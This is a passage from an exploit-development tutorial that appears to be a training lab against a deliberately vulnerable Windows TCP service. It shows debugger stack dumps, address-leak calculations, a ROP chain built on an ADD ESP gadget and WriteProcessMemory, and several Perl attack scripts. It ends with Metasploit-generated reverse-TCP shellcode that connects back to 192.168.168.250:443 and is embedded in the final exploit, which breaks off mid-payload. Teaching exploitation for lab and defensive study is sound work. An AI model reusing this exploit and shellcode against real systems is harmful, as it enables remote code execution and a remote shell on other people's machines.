0031F1E8 0031FD44 BytesToWrite = 31FD44 (3
0031F1EC 00000000 pBytesWritten = NULL
0031F1F0 77C590F4 RETURN to ntdll.77C590F4
0031F1F4 0000FFFF
0031F1F8 0031F204
0031F1FC 00000011
0031F200 0031F204
0031F204 77DB1CB8 kernel32.WriteProcessMemc
0031F208 FFFFFFFF
0031F20C 77DB1D6A RETURN to kernel32.77DB1D
0031F210 0031F2A8
0031F214 000001F4
0031F218 0031F2A8
0031F21C 0031F25C
0031F220 00000000
0031F224 00000001
0031F228 756C00D0 ASCII "PE"

```


The ESP points to the position 0x0031F1D8, there we can read the parameters of the WriteProcessMemory function. But as one can see those are not my values. For example the hProcess should be 0xFFFFFFFF means the current process. Why happened his? It happens, because as one remember we wrote our values to the position 1, 2, 3, 4, and 5. And if we check the stack the values are really there. The 0 position now is the address of kernel32.WriteProcessMemory (0x0031F204) so we should write the parameters from position -10 $((0x0031F204 - 0x0031F1DC) / 4 = 0x28 / 4 = 0x0A = 10)$.

So we should modify our plan as follows:


- **Read position 4** let it be **P4**, It points to the Stack, so we can calculate source value relative to it.
- **Read position 11** let it be **P11**. It points to the ntdll.dll, so we can calculate the addresses from it if necessary.
- **Read position 403** let it be **P403**. It points to kernel32.dll, so we can calculate the address of WriteProcessFunction by the help of it.
- **Position 0** should be the address of WriteProcessMemory (**P403 – 286936**)
- **Position -10** 0xFFFFFFFF means the current process (hProcess)

- **position -9** destination of the copy (**P403 - 286758**)
- **Position -8** Source Address of the copy (**P4**).
- **Position -7** number of bytes to copy (**nSize**).
- **Position -6** any writeable address (**P4 - 164**).
- **Position -1** should be the address of position 0 (**P4 - 164**). It fires the control of EIP.


First let us find the address of WriteProcessMemory function. To do this **right click anywhere to the disassembly window**, and from the popup menu select **Search for / Name in all modules**



In the new window start to **type WriteProcessMemory** to jump to the function (or just scroll there):



As one can see for me now it is 0x76631CB8. Record this number, and put a breakpoint to the address 0x76631CB8 address.



Run the application by pressing the **F9**.

writeprocessmemory: 0x76677D90 - 0x76631CB8 = 0x460D8 = 286936

destination: 0x76677D90 - 0x76631D6A = 0x46026 = 286758

Use the following perl file, to attack it:

```
use IO::Socket;
use Time::HiRes qw(usleep);

my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',);
die "Error: $!\n" unless $sock;
```

```
usleep(100000);
$sock->recv($data,1024);
print $data;
```

```
$line = "READ 4\r\n";
print $sock $line;
usleep(100000);
```

```
$sock->recv($p4,1024);
print $p4 . "\r\n";
usleep(100000);
```

```
$line = "READ 11\r\n";
print $sock $line;
usleep(100000);
```

```
$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);
```

```
$line = "READ 403\r\n";
print $sock $line;
usleep(100000);
```



```

$sock->recv($p403,1024);
print $p403 . "\r\n";
usleep(100000);

$tmp = $p403 - 286936;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = -1;
$line = "VADD -10,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286758;
$line = "VADD -9,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4;
$line = "VADD -8,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = 500;
$line = "VADD -7,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);


$tmp = $p4;
$line = "VADD -6,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

close($sock);

```


As we see, it almost working, there is only one huge problem, the hProcess value, what is instead of -1 (0xFFFFFFFF) something else. It happens most probably, because the code overwrites this value



What we can do?

Simply the problem is that the negative values in the positions are not good, because the application may modify them. So we should use an other ROP gadget, to move the ESP somewhere within our data. To do it we must find some instruction like `ADD ESP, XXX`.


As we remember there were something similar in the ntdll.dll, let us search for it select **view \ Executable modules**:



Select the **ntdll.dll** by **double clicking** it:

Base	Size	Entry	Name	File version	Path
01220000	00007000	01221A5C	hacktivi	9.00.30729.1	C:\Users\Administrator\Documents\Visual Studio 2010\Projects\Hacktivity\Hacktivity.exe
6D170000	000A3000	6D192D40	MSUCR90	6.0.6000.16386	C:\Windows\WinSxS\x86_microsoft.windows.common-internet_9596c641-ecae-f88d-8c12-a31218c96bc3_x-ww_6.0.6000.16386_x-ww_msucr90.dll
74F40000	00005000	74F41564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75300000	0003B000	75301424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
75D80000	000C6000	75DC0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
75E50000	00006000	75E516B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
76030000	000A0000	76039FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
76480000	000C3000	764D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76550000	0002D000	76551434	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
76630000	000DC000	7667B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
774B0000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll

The `ADD ESP, XX` instruction looks like as `83C4XX`. So let us search for the binary value `83C4`. **Right click anywhere in the disassembly window**, and from the popup menu select **Search for \ binary string**.



Type **83 C4** to the popup window, then press the **OK** button

Enter binary string to search for

ASCII

UNICODE

HEX +02

83 C4

☒ Entire block

☐ Case sensitive

<< >> OK Cancel

Then you can use the **CTRL + L** to find the next one. About the 176th (or just search for the command ADD ESP,38 by pressing CTRL-F to find it)

```
774CCD3D    83C4 38          ADD ESP, 38
774CCD40    33C0            XOR EAX, EAX
774CCD42    5E             POP ESI
774CCD43    5D             POP EBP
774CCD44    C2 0800        RETN 8
```

let us see what it will do for us:

- The ADD ESP, 38 line will move the ESP from the position -11 to position $-11 + 0x38/4 = -10 + 0x0E = -11 + 14 = 3$
- The POP ESI and POP EBP will move two more positions: $3 + 2 = 6$
- So we should put the address of the second gadget to the position 5 (it will be the WriteProcessMemory, because we want to run the ESP modification before the WriteProcessMemory, so it will be the first, and that becomes the second one).
- The number 8 after the RETN means **after** the return it will increase the value of ESP by 0x8 it means the position $6 + 0x08 / 4 = 6 + 2 = 8$. The 6 is NOT a typo here, the return step one position.
- So the parameters of the WriteProcessMemory should start from position **9**. Yes, not from 8, because the position 8 is the return after this function, remember, a function call looks like as:

lpNumberOfBytesWritten any writeable address	ESP + 14
nSize Length of our shellcode	ESP + 10
lpBuffer Source address of the copy	ESP + 0C
lpBaseAddress Destination of the copy	ESP + 08
hProcess should be 0xFFFFFFFF, means the current process	ESP + 04
RETURN Address it should be again the destination of the copy, bacuse we want to call our shellcode.	ESP

AS we can see the first parameter must be not at ESP, but ESP +4 this is why we added one more.

Let us write a new attack script based on these informations:

```
P11 = 2001685345 = 0x774F4B61
P403 = 1986493840 = 0x76677D90
```

```
writememory: 0x76677D90 - 0x76631CB8 = 0x460D8 = 286936
destination: 0x76677D90 - 0x76631D6A = 0x46026 = 286758
ADD ESP gadget: 0x774F4B61 - 0x774CCD3D = 0x27E24 = 163364
```

- **Read position 4** let it be **P4**, It points to the Stack, so we can calculate source value relative to it.
- **Read position 11** let it be **P11**. It points to the ntdll.dll, so we can calculate the addresses from it if necessary.

- **Read position 403** let it be **P403**. It points to kernel32.dll, so we can calculate the address of WriteProcessFunction by the help of it.
- **Position 0** should be the address of ADD ESP gadget (**P11 - 163364**)
- **Position 5** should be the address of WriteProcessMemory (**P403 – 286936**)
- **Position 8** now it is unimportant for us, because we copy our code just after the "memcpy" instruction of WriteProcessMemory, so we do not necessary to return.
- **Position 9** the hProcess, it must be 0xFFFFFFFF means the current process (**-1**)
- **Position 10** destination of the copy (**P403 - 286758**)
- **Position 11** Source Address of the copy (address of position 14) (**P4 - 108**).
- **Position 12** number of bytes to copy (nSize).
- **Position 13** any writeable address (**P4 - 164**).
- **Position 14** Exploit code starts from here.
- **Position -1** should be the address of position 0 (**P4 - 164**). It fires the control of EIP.

```

use IO::Socket;
use Time::HiRes qw(usleep);

my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',);
die "Error: $!\n" unless $sock;

usleep(100000);
$sock->recv($data,1024);
print $data;

$line = "READ 4\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p4,1024);
print $p4 . "\r\n";
usleep(100000);

$line = "READ 11\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);

$line = "READ 403\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p403,1024);
print $p403 . "\r\n";
usleep(100000);

```

```
$tmp = $p11 - 163364;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286936;
$line = "VADD 5,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = -1;
$line = "VADD 9,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286758;
$line = "VADD 10,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 108;
$line = "VADD 11,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = 500;
$line = "VADD 12,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4;
$line = "VADD 13,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);


close($sock);
```

As we can see our exploit until now runs fine. So there is one more last step, to add the payload:

Add the shellcode

Start the metasploit console, and generate a payload.

Use the `show payloads` command, to list the payloads:




```
Metasploit Pro Console
File Edit View Help

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1068 exploits - 670 auxiliary - 179 post
+ -- --=[ 277 payloads - 29 encoders - 8 nops

[*] Successfully loaded plugin: pro
msf > show payloads
```


Select a payload, I selected the `windows/shell_reverse_tcp`. Type:
`use windows/shell_reverse_tcp`



```
Metasploit Pro Console
File Edit View Help

msf > use windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

use the `show options` command, to check the parameters of the payload



```
Metasploit Pro Console
File Edit View Help

msf payload(shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique: seh, thread, process, none
  LHOST     LHOST           yes       The listen address
  LPORT     4444            yes       The listen port

msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

The IP of my test computer is 192.168.168.250 so I will connect back to that address. And I will use the port 443.

```
set LHOST 192.168.168.250
set LPORT 443
```

```
Metasploit Pro Console
File Edit View Help
msf payload(shell_reverse_tcp) > set LHOST 192.168.168.250
LHOST => 192.168.168.250
msf payload(shell_reverse_tcp) > set LPORT 443
LPORT => 443
msf payload(shell_reverse_tcp) >
msf payload(shell_reverse_tcp) >
```

Then use the generate -t pl command, to generate the payload in perl:

```
Metasploit Pro Console
File Edit View Help
msf payload(shell_reverse_tcp) > generate -t pl
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
```

I got the following payload:

```
# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# PrependMigrate=false, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\xa8\xfa\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
```



```
"\x6f\x6a\x00\x53\xff\xd5";
```

as we see it is 314 bytes long, so $314 / 4 = 78.5$ positions. We have altogether 255 positions to write, we do not use 100 so 150 is remaining, what is much more, than the required 78.5. So there is no problem with the payload size.

you should take care to the following thing, the value is an integer number, and if it greater than 0x7FFFFFFF (2147483647) then the clever visual studio 2008 compiled a code, which will not turn over, but it will be 0x7FFFFFFF. Simplier, if you enter the value 2147483648 (0x80000000) or greater you will get 0x7FFFFFFF. You should enter negative values. If you want to enter 2147483648 (0x80000000) you should use the value -2147483648 (0x80000000 DWORD) if you want to enter 0xFFFFFFFF you should use the value -1 (0xFFFFFFFF DWORD). Based on these information we can write the following exploit code:

```
use IO::Socket;
use Time::HiRes qw(usleep);

# windows/shell_reverse_tcp - 314 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.168.250, LPORT=443,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# PrependMigrate=false, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
